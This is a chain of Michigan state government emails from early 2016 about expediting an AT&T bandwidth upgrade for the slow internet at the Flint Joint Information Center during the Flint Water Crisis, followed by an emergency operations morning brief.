**Subject:** Request from SEOC

**Importance:** High

Rich and Vicki

Can you check this out?

We have been assigned this resource request.

Let me know.

Thanks

Rock

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix

**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)

**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time**  
**Complete:**



---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, February 11, 2016 10:33 AM  
**To:** Doll, Jeanette (DTMB);McKee, Ryan (DTMB)  
**Subject:** FW: Request from SEOC

FYI – Circuit upgrade for Flint JIC.

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 11, 2016 10:06 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Thank you Jay.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, February 11, 2016 10:05 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

AT&T told me yesterday when we meet that they were expecting the end of this week. Well it is Thursday and I still have not been asked to submit an RFC. ☹ I also just checked with Pierre who submitted the upgrade request for me and he hasn't heard anything either.

I am going to send another email right now to see if it will help. ☹

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 11, 2016 10:01 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay do you have an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 1, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

You're welcome Diane,  
The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations

Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

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**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 4:35 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)

**Sent:** Thursday, January 28, 2016 10:26 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 9:31 AM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 5:00 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw

*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)

**Date:** Wed, Jan 27, 2016 4:36 PM

**To:** Wilson, David (DTMB);Novello, Richard (DTMB);

**Cc:** Bates, David (DTMB);Weldon, Diane (DTMB);McQuaid, John (DTMB);Salmon, Jay (DTMB);

**Subject:**RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 4:31 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:20 PM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>  
**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager

Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 2:33 PM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dolli@michigan.gov](mailto:dolli@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>

**Subject:** RE: Request from SEOC

**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 1:02 PM

**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)

**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)

**Subject:** Request from SEOC

**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

---

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

---

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix

**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)

**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time Complete:**



---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:23 AM  
**To:** Doll, Jeanette (DTMB)  
**Subject:** RE: SEOC Moring Brief

So is the typo supposed to be "Boring Brief"?

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:18 AM  
**To:** McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Cc:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** SEOC Moring Brief

MSP OPS

- FOIA printing information sent to all SEOC mailboxes, agencies to coordinate with Operations Chief for scheduling

DHHS-CH

- KDF Shower Filters are not certified for heavy metals, NSF certified for chlorine only
- Dr. Wells conducting her third webinar on mitigating lead exposure for healthcare providers today

LARA

- Beginning full water faucet replacement project this evening

DHHS-HS

- Dermatologist in the Flint area is offering free service to residents with rashes, MTA working to provide rides

MDE

- US Department of Education offered up personnel to assist long term

Red Cross

- 5 water response teams out today
- Yesterday teams visited over 1,000 residences
- Processed 13 new event based volunteers at the VRC

FEMA VAL

- Weekly Committee group is now called the Flint Michigan Water Crisis Destination Recovery that consists of 75 plus partners and broken into six subcommittees
- Water resource subcommittee working on a long term recovery plan

MDOC

- Seventh Day Adventist shadowing at MDOC personnel at the warehouse today
- Safety issues identified over the weekend were addressed with help from DTMB and the landlords at both warehouses

DTMB

- Provided printing assistance for MSP personnel at Flint Office Building for FOIA request
- Contacted landlord for Clio Road warehouse on safety concerns listed by FEMA

Resource Requests:

- Supply order to safety concerns presented by FEMA for both warehouses
- Printer(s) for FOIA printing at SEOC
- Increase Outlook mailbox limit for DEQ

- FEMA's recommendation received yesterday afternoon to find out availability of a 200,000 square foot cross dock warehouse in the Flint area – spoke with Real Estate last night and they are going to put an RFP out – RESEARCHING AT THIS TIME

Jeanette

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, February 18, 2016 10:13 AM  
**To:** Weldon, Diane (DTMB); Salmon, Jay (DTMB)  
**Subject:** RE: Request from SEOC

So, do we have an update this week?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 18, 2016 9:43 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

No problem thank you Jay, just wanted to make sure everything was in order.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, February 18, 2016 9:41 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

And I apologize,  
I thought you were aware of that.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 18, 2016 9:37 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay do you have an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, February 11, 2016 10:05 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

AT&T told me yesterday when we meet that they were expecting the end of this week. Well it is Thursday and I still have not been asked to submit an RFC. ☹ I also just checked with Pierre who submitted the upgrade request for me and he hasn't heard anything either.

I am going to send another email right now to see if it will help. ☹

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 11, 2016 10:01 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay do you have an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Rock,

I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)

**Sent:** Tuesday, February 2, 2016 10:37 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

**Importance:** High

Jay,

I am receiving requests from the SEOC for an update on this.

I did not receive an update yesterday.

Please advise.

Thanks

Rock

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 01, 2016 10:57 AM

**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)

**Sent:** Monday, February 1, 2016 10:39 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.

This data restriction may affect crisis communication.

Thanks

Rock

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 01, 2016 10:34 AM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

You're welcome Diane,

The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

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**From:** Weldon, Diane (DTMB)

**Sent:** Monday, February 1, 2016 10:29 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations

Enterprise Services Manager

Department of Technology Management & Budget

(517) 241-4065 Office

(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 1, 2016 10:27 AM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Hi Diane,

I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

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**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 4:35 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
